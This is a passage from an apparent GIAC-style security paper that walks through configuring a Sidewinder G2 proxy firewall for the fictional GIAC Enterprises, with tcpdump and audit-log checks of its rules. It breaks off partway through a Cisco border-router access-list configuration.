The software installation and configuration is fairly straight forward. A configuration wizard is used to specify the initial firewall configuration. Basically, one needs to identify a minimum of two interfaces, public and private. The public interface defaults to disabled so that traffic cannot pass while the sidewinder is being configured. You can also specify how mail and DNS queries will be handled and whether or not you will run DNS on the sidewinder. The administrative User ID and password and software serial number is also configured at this time. The configuration is written to a floppy which is used in conjunction with the sidewinder software distribution CD to do the initial installation. Subsequently, the sidewinder configuration can be backed up as the system evolves and it can be used with the configuration wizard to reinstall or clone a particular firewall implementation. The remainder of the installation is completely automatic. This includes partitioning the disk, installation of SecureOS, and installation of the firewall software.

2.1.3 Defining Burbs and Interfaces

The most fundamental constructs in the firewall are the network interfaces and burbs. Network interfaces refer to the specific NICs on the firewall and their respective IP addresses and the subnets that they route traffic to and from. Burbs are the logical constructs which represent one or more interfaces. Proxies are the mechanism that enables data to be moved between burbs. Proxy rules govern the constraints a proxy uses to determine if a packet can be delivered from its source to its destination. An interface can have one and only one burb. A burb has one or more interfaces. In GIAC's architecture burbs are mapped one-to-one with interfaces. The following screen shows the burbs on the firewall. The internal burb is not used as it was defined in the initial configuration and now has no associated interface.




2.1.4 Defining Network Objects

The next step in configuring the firewall is to define the Network Objects that will be the subject of security policy rules. Network Objects can be domain, host, IP address, subnet, net group, or net map.

- A domain object corresponds to an internet assigned domain, like giac.com.
- A host object allows rules to be constructed using DNS names instead of IP addresses or have the IP address explicitly defined.
- An IP address is used to define a machine or interface on the network by IP address. This is typically used for gateway address aliases.
- A subnet object defines network subnets for use as rule elements.
- A net group is an object that is a collection of other objects. This way a single rule can be applied to multiple hosts, subnets, or combinations of the other constructs.
- A net map is an object which simplifies the mapping of addresses to alternate addresses. Example, if you have several web servers and want their public addresses to be mapped to their internal NAT'd address this could be accomplished with a single object. A single proxy rule could then enable HTTP traffic to those servers.

These object based abstractions are designed to simplify the rule database. This eases firewall management and increases security by reducing the risk of non-obvious rule mistakes that could damage the integrity of the security policy.

The following objects are defined for GIAC Enterprises.




The screenshot shows the Sidewinder G2 Firewall Admin Console. On the left is a tree view of the configuration hierarchy. The main pane displays a table of objects. The table has columns for Type, Name, Value, and Description. The objects listed include various Hosts, IP Addresses, a Netgroup, and a Subnet.

Type	Name	Value	Description
Host	FileServer	fps.dc.giac.com	Shared documents file/print server
Host	www	www.dc.giac.com	Public Web Server
Host	avocent-kvm	avocent-kvm.dc.giac.com	IP KVM system for server consoles
Host	sys-mon-tw	sys-mon-tw.dc.giac.com	system monitoring and tripwire man
Host	SMTP_Host	smtp.dc.giac.com	configwizard:internal mail host
Host	backend-passwd-chg	abydos.cc.nd.edu	
Host	oracle	oraprod.dc.giac.com	Oracle Database Server
Host	vpn-sa	vpn-sa.dc.giac.com	System Administrators VPN
Host	vpn-gen	vpn-gen.dc.giac.com	General VPN for telcommuting
Host	www-com	www-com.dc.giac.com	Websphere eBusiness Server
Host	Directory	ldap.dc.giac.com	Directory Server
Host	MailStore	mstore.dc.giac.com	The mailstore
Host	localhost	localhost	The local Sidewinder system.
IP Address	Firewall	127.0.0.1	Firewall network object for DNS pro
IP Address	fw-corp-usr-gw	172.19.14.1	
IP Address	external_primary_dns_resolver		Network object for external burb DN
IP Address	fw-external-gw		
IP Address	fw-alias		
Netgroup	dns_resolvers	external_primary_dns_resolver	Network group for DNS resolvers
Subnet	campus-main		


2.1.5 Defining Service Groups

Service groups are used to simplify the rules database by collecting services common to a security policy and applying the policy on the group instead of each individual service. The following three service groups are defined for GIAC Enterprises:


- BasicNetServices – this group defines the basic network services that are available to all GIAC employees.



- AdminServices – This group is used to define services used by system administrators.




- WinServices – These are the typical services needed by windows for file sharing, domain communication, etc.



Later we will see how to create rules which enable these services groups to be accessed from various burbs. The BasicNetServices will be accessible to the corp-usr and vpn-sa burbs to the external and DMZ burbs. WinServices will be accessible from the corp-usr burb to the core-svcs burb. The AdminServices will be accessible from the vpn-sa burb to all other burbs.

2.1.6 Defining Proxies

Proxies are objects on the firewall that enable the flow of traffic between firewall burbs. In order for data to flow between two burbs, a proxy must exist that is enabled for the source burb and a rule must exist that allows traffic between the source and destination burbs. Of course, further restriction to host or subnet can be obtained based on the network objects that are used as source or destination addresses. In the least restrictive case these are simply set to all addresses within a burb. A proxy is defined using the following screen.



This screen shot shows the definition of the proxy for Windows Terminal Services (WTS). It is enabled for the VPN-SA burb, which means that only rules that have the VPN-SA burb as a source burb will actually work. Fast Path Sessions (FPS) is on, which gives performance improvement for protocols that use small packet sizes. In general, Secure Computing recommends enabling FPS on all proxies except FTP and HTTP proxies where large amounts of data are being transferred.

Proxy rules are the principle method of implementing a security policy using the Sidewinder. There is also an ability to use IP filter rules, but this is typically done only where simple rules and performance requirements dictate their use. IP filter rules are less secure, operating with less packet inspection, and are executed before proxy rules. This can also pose a threat to policy integrity, in that an error in an IP filter rule can negate proxy rules. Secure Computing cautions against the use of IP filter rules and recommends the exclusive use of proxy rules to take full advantage of Sidewinder's capabilities. For these reasons GIAC does not use IP filter rules.

2.1.7 Defining Rules

Armed with the knowledge of the abstractions and object definitions within the Sidewinder we can now look at how these components are used in the construction of rules that implement security policy. There are two proxy rule constructs, proxy rules and proxy groups. To make a rule active it must be in the default group and above the deny all rule. This can be done explicitly or the rule can be in proxy group that is included in the default group and above the deny all rule. A view active policy button will display the current operational rule set so that one may verify that a particular rule is being processed and it's position in the rule set. The following example details how to

add a rule which enables all System Administrative traffic (AdminServices) from all addresses in the vpn-sa burb to all other burbs, all addresses. This enables system administrators to use the protocols defined in the AdminServices Service group to attempt to access any machine in any burb. Of course the host security still applies. In the first screen the general parameters of the rule are defined.

Proxy Rules: Proxy Rule

General | Source / Dest | Authentication | Time | Advanced

Name: vpn-sa-all-AdminServices

Service Type: Service Group

Service: AdminServices

Action: Allow

Control: Enable

Audit Level: Traffic

Comments: Allow system admins to access machines in all burbs with administrative protocols

OK Cancel

The service type specifies the kind of service this rule will govern. It can be set to ALL, Proxy, Server, or Service group. Depending on what is selected all available services of that type will be displayed in the service dropdown. The action option can be set to allow or deny. Control is set to enable or disable. The audit level determines what gets logged. It can be set to errors only, traffic, or informational. These levels are additive. The traffic option logs all traffic and errors.

Next, the source and destination burbs and addresses are defined as well as NAT and redirection parameters.

Proxy Rules: Proxy Rule

General | Source / Dest | Authentication | Time | Advanced

Source Burb: VPN-SA

Destination Burb: All

Source: Show: All

- All Source Addresses
- avocent-kvm
- Directory
- FileServer
- localhost
- oracle
- SMTP_Host
- sys-mon-tw
- vpn-gen
- vpn-sa
- www
- www-com

New

NAT Address: Host: localhost

Destination: Show: All

- All Destination Addresses
- avocent-kvm
- Directory
- FileServer
- localhost
- oracle
- SMTP_Host
- sys-mon-tw
- vpn-gen
- vpn-sa
- www
- www-com

New

Redirect Host: None

Redirect Port:

OK Cancel

The NAT option specifies whether or not traffic allowed by this rule will be NAT'd at the destination burb. Inter-burb NAT is done on a rule by rule basis. It is more secure since it further encapsulates the network and simplifies host firewall rules. However, you lose some of the value of host access logs. The redirect host option allows port level redirection of traffic allowed by a rule. This is most often used for public services in the DMZ. If there are two web servers that respond to HTTP requests but have different functions then there must be a way to route that traffic from the external burb to the DMZ. This is done by creating aliases for the firewall external interface and composing rules to enable traffic from all external interfaces to the IP address alias object. In the redirect host option of that rule the traffic is redirected to the web server corresponding to that alias address. The authentication tab is used to set the authentication method used for a server or proxy if required. By server, I mean servers like sshd or squid that are running on the firewall itself. The time tab defines the times a rule is valid and/or whether or not it is set to expire. Example, a proxy rule to allow remote access to the database server may be restricted to business hours or a temporary rule might be set to expire in a day or week or month. The advanced tab is used to control advanced proxy attributes. An example is the HTTP proxy. The GET, PUT, POST, CONNECT, etc. components of the protocol can be separately regulated.

The new rule we created is added to the Administration proxy group. Since this group is in the default group the rule is now active. This is verified by the view active policy screen. Rule 10, is our newly created rule.

Proxy Rules

Active Group: Set...

Pos	Name	Service	Action	Src Burb	Source	Dest Burb	Destination	Attributes
2	smtp_out	smtp	Allow	All	DMZ_Host	external	SMTP_Host	Allow smtp acc...
3	smtp_in	smtp	Allow	external	All	CORE-SVCS	SMTP_Host	Allow smtp acc...
4	http_out	http	Allow	All	All	external	All	Allow http acces...
5	http_ssl_out	https	Allow	All	All	external	All	Allow https-SSL
6	ping_out	ping	Allow	All	All	external	All	Allow pings from...
7	login_consol	console	Allow	Firewall	All	Firewall	All	Allow login from...
8	cobra_all	cobra	Allow	All	All	All	All	Allow Cobra acc...
9	ssh-campus	sshd	Allow	external	campus-main	external	All	
10	vpn-sa-all-Ac	AdminSe	Allow	VPN-SA	All	All	All	Allow system ac...
11	deny_all	All	Deny	All	All	All	All	Deny access fro...

The following output from tcpdump verifies this configuration. The first listing shows activity on the VPN-SA burb (originating) and DMZ burb (target) from a workstation 172.19.12.100 to a test server 172.19.10.100. At the time of this listing a ssh connection is being attempted. We will first test the negative case, rule and/or proxy not enabled.

```
sw-dev:Admn {5} % tcpdump -i bc2
tcpdump: listening on bc2
0 packets received by filter
0 packets dropped by kernel
sw-dev:Admn {6} %
```

Note that no activity passes to the target burb, in the source burb we see the connection attempt.

```
sw-dev:Admn {2} % tcpdump -i bc4
tcpdump: listening on bc4
11:00:59.018110 arp who-has 172.19.12.1 tell 172.19.12.100
11:00:59.018123 arp reply 172.19.12.1 is-at 0:b:db:d5:31:59
11:00:59.018337 172.19.12.100.5158 > 172.19.10.100.ssh: S 1877878486:1877878486(0) win 65520
<mss 1260,nop,nop,sackOK> (DF)
11:00:59.018380 arp who-has 172.19.12.100 tell 172.19.12.1
11:00:59.018381 172.19.10.100.ssh > 172.19.12.100.5158: S 3585826476:3585826476(0) ack
1877878487 win 17640 <mss 1460> (DF)
11:00:59.018625 arp reply 172.19.12.100 is-at 0:e0:b8:4a:f1:60
11:00:59.018627 172.19.12.100.5158 > 172.19.10.100.ssh: . ack 1 win 65520 (DF)
11:00:59.018976 172.19.10.100.ssh > 172.19.12.100.5158: F 1:1(0) ack 1 win 17640 (DF)
11:00:59.019246 172.19.12.100.5158 > 172.19.10.100.ssh: . ack 2 win 65520 (DF)
11:00:59.022705 172.19.12.100.5158 > 172.19.10.100.ssh: F 1:1(0) ack 2 win 65520 (DF)
11:01:01.986885 172.19.12.100.5158 > 172.19.10.100.ssh: F 1:1(0) ack 2 win 65520 (DF)
11:01:01.986921 172.19.10.100.ssh > 172.19.12.100.5158: . ack 2 win 17640 (DF)
12 packets received by filter
0 packets dropped by kernel
sw-dev:Admn {3} %
```

Because the proxy is enabled it actually lets the TCP connection be established before sending the fin and closing the connection in response to not finding a rule that permits the traffic. If the proxy is not enabled for that burb then the firewall will give no response at all as shown by the following tcpdump output.

```
sw-dev:Admn {3} % tcpdump -i bc4
tcpdump: listening on bc4
04:20:56.288487 arp who-has 172.19.12.1 tell 172.19.12.100
04:20:56.288498 arp reply 172.19.12.1 is-at 0:b:db:d5:31:59
04:20:56.288709 172.19.12.100.5657 > 172.19.10.100.ssh: S 418458220:418458220(0) win 65520 <mss
1260,nop,nop,sackOK> (DF)
04:20:59.250896 172.19.12.100.5657 > 172.19.10.100.ssh: S 418458220:418458220(0) win 65520 <mss
1260,nop,nop,sackOK> (DF)
04:21:05.160163 172.19.12.100.5657 > 172.19.10.100.ssh: S 418458220:418458220(0) win 65520 <mss
1260,nop,nop,sackOK> (DF)
```

At this point the ssh client times out. No traffic is passed to the target burb.

Now with the rule and proxy enabled we can see the traffic properly passing through the firewall from bc4 (VPN-SA burb) to bc2 (DMZ burb).

```
sw-dev:Admn {7} % tcpdump -i bc4
```

```
tcpdump: listening on bc4
```

```
11:39:51.045737 172.19.12.100.5300 > 172.19.10.100.ssh: S 2461893174:2461893174(0) win 65520  
<mss 1260,nop,nop,sackOK> (DF)
```

```
11:39:51.045780 172.19.10.100.ssh > 172.19.12.100.5300: S 418294389:418294389(0) ack 2461893175  
win 17640 <mss 1460> (DF)
```

```
11:39:51.046033 172.19.12.100.5300 > 172.19.10.100.ssh: . ack 1 win 65520 (DF)
```

```
11:39:51.676193 172.19.10.100.ssh > 172.19.12.100.5300: P 1:24(23) ack 1 win 17640 (DF)
```

```
11:39:51.677845 172.19.12.100.5300 > 172.19.10.100.ssh: P 1:41(40) ack 24 win 65497 (DF)
```

```
11:39:52.829368 172.19.10.100.ssh > 172.19.12.100.5300: P 1:24(23) ack 1 win 17640 (DF)
```

```
11:39:52.829763 172.19.12.100.5300 > 172.19.10.100.ssh: . ack 24 win 65497 (DF)
```

```
11:39:54.640728 172.19.12.100.5300 > 172.19.10.100.ssh: P 1:481(480) ack 24 win 65497 (DF)
```

```
11:39:54.749378 172.19.10.100.ssh > 172.19.12.100.5300: . ack 481 win 17160 (DF)
```

```
sw-dev:Admn {7} % tcpdump -i bc2
```

```
tcpdump: listening on bc2
```

```
11:39:51.046285 172.19.10.1.32013 > 172.19.10.100.ssh: S 1780722789:1780722789(0) win 16384  
<mss 1460,nop,wscale 0,nop,nop,timestamp 215203 0> (DF)
```

```
11:39:51.046541 172.19.10.100.ssh > 172.19.10.1.32013: S 276465488:276465488(0) ack 1780722790  
win 5792 <mss 1460,nop,nop,timestamp 359906 215203,nop,wscale 0> (DF)
```

```
11:39:51.046556 172.19.10.1.32013 > 172.19.10.100.ssh: . ack 1 win 17520 <nop,nop,timestamp  
215203 359906> (DF)
```

```
11:39:51.049306 172.19.10.100.ssh > 172.19.10.1.32013: P 1:24(23) ack 1 win 5792  
<nop,nop,timestamp 359906 215203> (DF)
```

```
11:39:51.256219 172.19.10.100.ssh > 172.19.10.1.32013: P 1:24(23) ack 1 win 5792  
<nop,nop,timestamp 359927 215203> (DF)
```

```
11:39:51.676185 172.19.10.100.ssh > 172.19.10.1.32013: P 1:24(23) ack 1 win 5792  
<nop,nop,timestamp 359969 215203> (DF)
```

```
11:39:51.749332 172.19.10.1.32013 > 172.19.10.100.ssh: . ack 24 win 17617 <nop,nop,timestamp  
215204 359969> (DF)
```

From the above tcpdump output you can see the session traffic passing from the source through the proxy to the target. Since the Sidewinder is a layer seven proxy firewall with inter-burb NAT enabled, the conversation appears to the target to originate from the firewall interface (172.19.10.1). In addition, real-time auditing can be accomplished with the firewall audit system and logs as well. Using the same example, a ssh session is attempted with and without the ssh service included in the AdminServices group

(allowing and denying this traffic). The audit system can be viewed in real-time with the `showaudit -k` command on the Sidewinder.

This audit log shows the result of a successful ssh connection. The log entry is created when the connection is closed.

```
Aug 24 06:27:21 2003 EST f_generic_tcpproxy a_server t_nettraffic p_major
pid: 250 ruid: 0 euid: 0 pgid: 250 fid: 0 logid: 0 cmd: 'tcpgsp'
domain: Genx edomain: Genx srcip: 172.19.12.100 srcport: 3521 srcburb: 5
dstip: 172.19.10.100 dstport: 22 dstburb: 6 protocol: 6
bytes_written_to_client: 2119 bytes_written_to_server: 4476 service_name: sshp
reason: closing connection status: conn_close acl_id: vpn-sa-all-AdminServices
cache_hit: 1 request_status: 0 start_time: Sun Aug 24 06:26:59 2003
netsessid: 3f48a1030005aea9
^Csw-dev:Admn {6} %
```

You can see this is a traffic audit log in the first line. The rule that enabled the connection is shown in line six. Now we remove ssh from the AdminServices group and repeat the process.

```
Aug 24 06:31:50 2003 EST f_generic_tcpproxy a_server t_acldeny p_major
pid: 250 ruid: 0 euid: 0 pgid: 250 fid: 0 logid: 0 cmd: 'tcpgsp'
domain: Genx edomain: Genx srcip: 172.19.12.100 srcburb: 5
dstip: 172.19.10.100 dstburb: 6 protocol: 6 service_name: ssh
agent_type: proxy user_name: (null) auth_method: (null) acl_id: deny_all
cache_hit: 0 acl_position: 30
```

```
Aug 24 06:31:50 2003 EST f_generic_tcpproxy a_server t_nettraffic p_major
pid: 250 ruid: 0 euid: 0 pgid: 250 fid: 0 logid: 0 cmd: 'tcpgsp'
domain: Genx edomain: Genx srcip: 172.19.12.100 srcport: 3541 srcburb: 5
dstip: 172.19.10.100 dstport: 22 dstburb: 6 protocol: 6
bytes_written_to_client: 0 bytes_written_to_server: 0 service_name: sshp
reason: closing connection status: conn_close acl_id: deny_all cache_hit: 0
request_status: 0 start_time: Sun Aug 24 06:31:50 2003
netsessid: 3f48a226000d059c
```

The first entry is an ACL audit which shows that a connection attempt violated the security policy by matching a deny rule. Line 5 shows that the attempt was caught by the default `deny_all` rule. The second log entry is a traffic log which shows that the connection was closed, because of the `deny_all` rule and that no data was exchanged. Audit events, like email or pager events, can be triggered in response to these logs and can be tempered with frequency and interval thresholds.

This concludes the tutorial of implementing security policy on the Sidewinder. We can now discuss some tips regarding management of the rule base. I used the following naming conventions to make policy management easier. Rules are named as follows, srcburb-destburb-<name>-service. The name is optional and is used to eliminate ambiguity if there are multiple instances of the same service in a burb. For public services I use <srcburb>-<destburb>-<name>-service. The source and destination are usually implied. Another convention that seems to simplify management is to group rules in proxy groups by their outbound allow rules for a particular burb. For example, I create a CORP-USR proxy group and place all of the outbound traffic rules in that group. This has a nice correlation with the proxy configuration, since a proxy must be enabled for that burb in order for traffic to leave. This simplifies validation of the policy as you will see in section 3.

2.2 Border Router Policy

The router policy is designed to be a first cut filter to the inbound traffic. It drops the obviously invalid traffic, restricts problem hosts, and blocks historically vulnerable protocols. The outbound ACLs simply prohibit spoofed traffic from leaving our border. Spacing and commentary are added for clarification. The configuration was done on a lab 6509. The ACLs were developed separately by researching and utilizing parts of production configurations. Since a router could not be dedicated to this purpose, the configuration below contains excerpts from several 6500 series routers and options developed for this paper. The 6509 contains a switch module which is used to fanout ports the firewall, servers, and workstations. The configuration of the switch component is not included. It simply defines the switch VLANs and configures the ports associated with each VLAN.

version 12.1

service timestamps debug uptime

service timestamps log uptime

no service password-encryption

!

hostname giac-rtr

!

logging on

logging buffered 20000 notifications

enable secret 5 *cough*!

ip subnet-zero

no ip source-route

!

no boot network

no snmp-server

no ip bootp server

no ip name-server

```
no ip http server
```

```
no ip finger
```

```
!
```

```
!
```

```
!
```

```
!
```

This is the VLAN that is associated with the upstream ISP connection. The address here is public but has been obfuscated.

```
interface Vlan100
```

```
ip address 192.168.100.1 255.255.255.252
```

```
ip access-group 107 in
```

```
ip access-group 160 out
```

```
!
```

This is GIACs class public addresses, again obfuscated.

```
interface Vlan250
```

```
ip address 192.168.1.1 255.255.255.0
```

```
!
```

```
ip classless
```

```
no ip http server
```

```
!
```

These ports are blocked per Cisco advisory regarding IOS Vulnerabilities associated with these protocols, ref: <http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml> [10] and <http://securecomputing.stanford.edu/alerts/cisco-update-17jul2003.html> [11].

```
access-list 107 remark *** BEGIN IPv4 interface hack Cisco***
```

```
access-list 107 deny 53 any any
```

```
access-list 107 deny 55 any any
```

```
access-list 107 deny 77 any any
```

```
access-list 107 deny 103 any any
```

```
access-list 107 remark *** END IPv4 interface hack ***
```

This is where specific hosts are blocked. Occasionally specific hosts will attack the site, intentionally or unintentionally, or an internal system is hacked and we want to block outbound traffic (this would be in the outbound ACL 160). The router, along with the firewall can be used to address these kinds of issues.

```
access-list 107 remark *** BEGIN Restrict specific hosts ***
```

```
access-list 107 remark *** Addr changed to protect guilty ***
```

```
access-list 107 deny ip host 99.99.99.99 any
```

```
access-list 107 deny ip host 88.88.88.88 any
access-list 107 remark *** END Restrict hosts ***
```

